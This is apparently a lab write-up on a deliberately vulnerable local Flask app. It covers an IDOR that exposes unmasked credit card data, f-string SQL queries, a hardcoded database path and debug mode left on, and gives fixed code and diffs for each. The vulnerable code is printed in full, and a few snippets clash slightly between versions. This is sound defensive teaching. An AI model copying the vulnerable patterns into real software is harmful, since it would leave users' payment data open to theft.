
/profile

URL: <http://127.0.0.1:5000/profile/<id>>

**Exploit:** We can see sensitive information (credit card details)

**Exploit:** IDOR + unmasked display

**Impact:** Full credit card theft via screenshot/shoulder surfing



Code:

`profile(user_id)`

```
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
    user = db.session.execute(query_user).fetchone()

    if user:
        query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
        cards = db.session.execute(query_cards).fetchall()
        return render_template('profile.html', user=user, cards=cards)
    else:
        return "User not found or unauthorized access.", 403
```

**code snippet**

```
cards = db.session.execute(query_cards).fetchall()
return render_template('profile.html', user=user, cards=cards)
```

This code exposes sensitive data, it retrieves and displays full user and card details solely based on a URL parameter without verifying the requester's identity or authorization,

allowing unauthorized users to access private information. Or someone can accidentally see the other user's screen, for example by sharing a screenshot of a profile.

## Fixing vulnerability

Code:

**Fix are located on [fix/sensitive-data-exposure](#) branch**

**View fixed code: [view the repo at the fixed Sensitive Data Exposure vulnerability point](#)**

**View fixed code: [view fixed Sensitive Data Exposure vulnerability code](#)**

```
profile(user_id)
```

```
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    # FIXED: Fixed Insecure Direct Object Reference (IDOR) by validating user authorization
    if 'user_id' not in session:
        return redirect(url_for('login'))
    if session['user_id'] != user_id:
        return redirect(url_for('profile', user_id=session['user_id']))

    # FIXED: Fixed SQL Injection by using parameterized queries
    query_user = text("SELECT * FROM users WHERE id = :user_id")
    user = db.session.execute(query_user, {'user_id': user_id}).fetchone()

    if user:
        # FIXED: Fixed SQL Injection by using parameterized queries
        query_cards = text("SELECT * FROM carddetail WHERE id = :user_id")
        cards = db.session.execute(query_cards, {'user_id': user_id}).fetchall()

        # FIXED: Fixed Sensitive Data Exposure by masking credit card information
        masked_cards = []
        for card in cards:
            # Mask card number - show only last 4 digits
            card_number = str(card.cardno).replace(' ', '').replace('-', '')
            masked_number = '**** **** **** ' + card_number[-4:] if len(card_number) >= 4 else '****'

            # Mask CVV completely
            masked_cvv = '***'

            # Keep expiry date visible (it's less sensitive)
            masked_cards.append({
                'id': card.id,
                'cardno': masked_number,
                'cvv': masked_cvv,
                'expiry': card.expiry
            })
        return render_template('profile.html', user=user, cards=masked_cards)
    else:
        return "User not found or unauthorized access.", 403
```

### code snippet

```
# FIXED: Fixed Sensitive Data Exposure by masking credit card information
masked_cards = []
for card in cards:
    # Mask card number - show only last 4 digits
    card_number = str(card.cardno).replace(' ', '').replace('-', '')
    masked_number = '**** **** **** ' + card_number[-4:] if len(card_number) >= 4 else '*****'

    # Mask CVV completely
    masked_cvv = '***'

    # Keep expiry date visible (it's less sensitive)
    masked_cards.append({
        'id': card.id,
        'cardno': masked_number,
        'cvv': masked_cvv,
        'expiry': card.expiry
    })
return render_template('profile.html', user=user, cards=masked_cards)
```

This code fixes the sensitive data exposure vulnerability by masking credit card numbers and CVVs before rendering them, ensuring that only non-sensitive information (like the last four digits and expiry date) is displayed to the user.

Opened pull request: #13

```
diff --git a/app.py b/app.py
@@ -156,7 +156,25 @@ def profile(user_id):
156     # FIXED: Fixed SQL Injection by using parameterized queries
157     query_cards = text("SELECT * FROM carddetail WHERE id = :user_id")
158     cards = db.session.execute(query_cards, {'user_id': user_id}).fetchall()
159 -    return render_template('profile.html', user=user, cards=cards)
160 +
161 +    # FIXED: Fixed Sensitive Data Exposure by masking credit card information
162 +    masked_cards = []
163 +    for card in cards:
164 +        # Mask card number - show only last 4 digits
165 +        card_number = str(card.cardno).replace('-', '').replace(' ', '')
166 +        masked_number = '*****' + card_number[-4:] if len(card_number) >=
167 +            4 else '****'
168 +
169 +        # Mask CVV completely
170 +        masked_cvv = '***'
171 +
172 +        # Keep expiry date visible (it's less sensitive)
173 +        masked_cards.append({
174 +            'id': card.id,
175 +            'cardno': masked_number,
176 +            'cvv': masked_cvv,
177 +            'expiry': card.expiry
178 +        })
179 +
180 -    return render_template('profile.html', user=user, cards=cards)
181 +    else:
182 +        return "User not found or unauthorized access.", 403
183
184 from flask import request
```

Testing on the page, again

/profile

URL: <http://127.0.0.1:5000/profile/<id>>

**Exploit:** We can see the masked sensitive information (credit card details)



## #13 Database Config

Identifying & Exploiting vulnerability

Testing on the page

**Code:** db\_path = os.path.join(os.path.dirname(\_\_file\_\_), 'trump.db')

**Result:** Database path is hardcoded in code, not configurable per environment, exposed on GitHub

**Should be:** Database configuration should be loaded from environment variables (.env file)

**Exploit:** Attacker finds hardcoded path on GitHub, knows exact database location, performs path traversal attacks to access and steal customer data

**Impact:** Database location exposed, same configuration for all environments, impossible to isolate production data from development

BEFORE (Vulnerable):

```
# Configure the SQLite database
db_path = os.path.join(os.path.dirname(__file__), 'trump.db')
app.config['SQLALCHEMY_DATABASE_URI'] = f'sqlite:///{{db_path}}'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
```

AFTER (Fixed):

```
# Configure the SQLite database
database_path = os.environ.get('DATABASE_PATH', 'trump.db')
db_path = os.path.join(os.path.dirname(__file__), database_path)
app.config['SQLALCHEMY_DATABASE_URI'] = f'sqlite:///{{db_path}}'
```

```
# Database Configuration
DATABASE_PATH=trump_dev.db
SQLALCHEMY_TRACK_MODIFICATIONS=True
```

Fix are located on [fix/database-config](#) branch

Opened pull request: [#11](#)

## #14 Debug Mode Enabled in Production

Identifying & Exploiting vulnerability

Testing on the page

**Code:** `app.run(debug=True)`

**Result:** Debug mode enabled in production, attacker can access debugger PIN, trigger errors to get stack traces, execute arbitrary Python code on server

**Should be:** Debug mode must be disabled in production and only enabled in development using `FLASK_DEBUG` from environment variables

**Exploit:** Attacker accesses app, triggers error to show debugger, brute-forces PIN, gains access to interactive console, executes system commands, reads sensitive files, modifies database, installs backdoors

**Impact:** Remote code execution, complete system compromise, attacker can read/modify all files, access database, steal customer data, inject malware, pivot to internal networks

BEFORE (Vulnerable):

```
* Restarting with stat
* Debugger is active!
* Debugger PIN: 723-298-837
```

```
app.run(debug=True)
```

AFTER (Fixed):

```
+ FLASK_ENV=development
```

```
| FLASK_DEBUG=False
```

```
| # FIXED: Fixed Debug Mode Enabled
| debug = os.environ.get('FLASK_DEBUG', 'False').lower() == 'true'
| app.run(debug=debug) # Use environment variable
```

Fix are located on [fix/debug-enabled](#) branch

Opened pull request: [#12](#)